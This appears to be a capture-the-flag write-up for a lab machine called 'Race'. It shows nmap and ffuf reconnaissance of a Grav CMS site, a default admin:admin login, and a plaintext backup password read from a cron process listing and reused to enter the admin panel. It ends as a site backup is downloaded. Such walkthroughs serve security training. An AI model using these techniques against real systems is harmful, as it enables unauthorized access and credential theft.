
Overview
- Type Machines
- OS Linux
- Severity Hard
- Creator jkr
- Release date 2023 Dec 22 (JST)
Enumeration
Start the instance via Discord and let’s go:

10.10.112.131
Nmap
$ nmap -sCV -Pn -p- --min-rate=1000 -T4 10.10.112.131
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-24 09:29 JST
Nmap scan report for 10.10.112.131
Host is up (0.25s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 62:b0:1e:c5:e8:81:5c:94:39:ed:37:7e:21:cf:b1:a8 (ECDSA)
|_  256 37:a3:d3:cd:35:dc:cc:d8:db:3c:c3:4d:ad:22:29:a9 (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
- Found a Linux machine as
Ubuntuis referenced- Open ports are only for SSH and HTTP server.
- Add
race.vlin in /etc/hosts
WEB (80/tcp)
When go to http://race.vl then we are redirected to http://race.vl/racers/


The website is based on Grav, a modern open source flat-file CMS.
Directory discovery fuzzing
$ ffuf -w /usr/share/seclists/Discovery/Web-Content/raft-small-directories-lowercase.txt -u http://race.vl/FUZZ --fc 403

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://race.vl/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-small-directories-lowercase.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 403
________________________________________________

                        [Status: 200, Size: 163, Words: 25, Lines: 9, Duration: 253ms]
phpsysinfo              [Status: 401, Size: 454, Words: 42, Lines: 15, Duration: 251ms]
...
Found
/phpsysinfo
$ ffuf -w /usr/share/seclists/Discovery/Web-Content/raft-small-directories-lowercase.txt -u http://race.vl/racers/FUZZ --fc 302,403

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://race.vl/racers/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-small-directories-lowercase.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 302,403
________________________________________________

tmp                     [Status: 301, Size: 307, Words: 20, Lines: 10, Duration: 267ms]
images                  [Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 267ms]
user                    [Status: 301, Size: 308, Words: 20, Lines: 10, Duration: 740ms]
bin                     [Status: 301, Size: 307, Words: 20, Lines: 10, Duration: 762ms]
admin                   [Status: 200, Size: 11357, Words: 3945, Lines: 129, Duration: 1072ms]
login                   [Status: 200, Size: 10399, Words: 2918, Lines: 181, Duration: 1078ms]
cache                   [Status: 301, Size: 309, Words: 20, Lines: 10, Duration: 1369ms]
logs                    [Status: 301, Size: 308, Words: 20, Lines: 10, Duration: 989ms]
backup                  [Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 627ms]
assets                  [Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 771ms]
home                    [Status: 200, Size: 11404, Words: 1907, Lines: 141, Duration: 697ms]
system                  [Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 498ms]
Found
admin,loginandhome
Take a look:

Protected page

Seems the default login page to the GravCMS wesite

Seems the default GravCMS admin panel
We try admin:admin to access to /phpsysinfo:


Works, access granted
Investigating the running processes we can find a cron job which is actually curling to sftp://offsite-backup.race.vl/backups/ including some credentials:

/usr/sbin/cron -f -P	588	1
/usr/sbin/CRON -f -P	2778	588
/bin/sh -c /usr/local/bin/secure-cron-runner.sh >/dev/null 2>/dev/null	2780	2778
/usr/bin/bash /usr/local/bin/secure-cron-runner.sh	2781	2780
/usr/bin/bash /usr/local/share/race-scripts/offsite-backup.sh	2785	2781
/usr/bin/curl --insecure --connect-timeout 60 -u backup:Wedobackupswithsecur3password5.Noonecanhackus! -T /var/www/html/racers/backup/ sftp://offsite-backup.race.vl/backups/
- Found
backup:Wedobackupswithsecur3password5.Noonecanhackus!- Add
offsite-backup.race.vlin in /etc/hosts
GravCMS Admin Portal (backup)

Using backup:Wedobackupswithsecur3password5.Noonecanhackus! we can authenticate to the Admin portal http://race.vl/racers/admin:

It seems we can manage backup jobs, changing or creating jobs isn’t possible, however we are able to start a job and download a website backup:

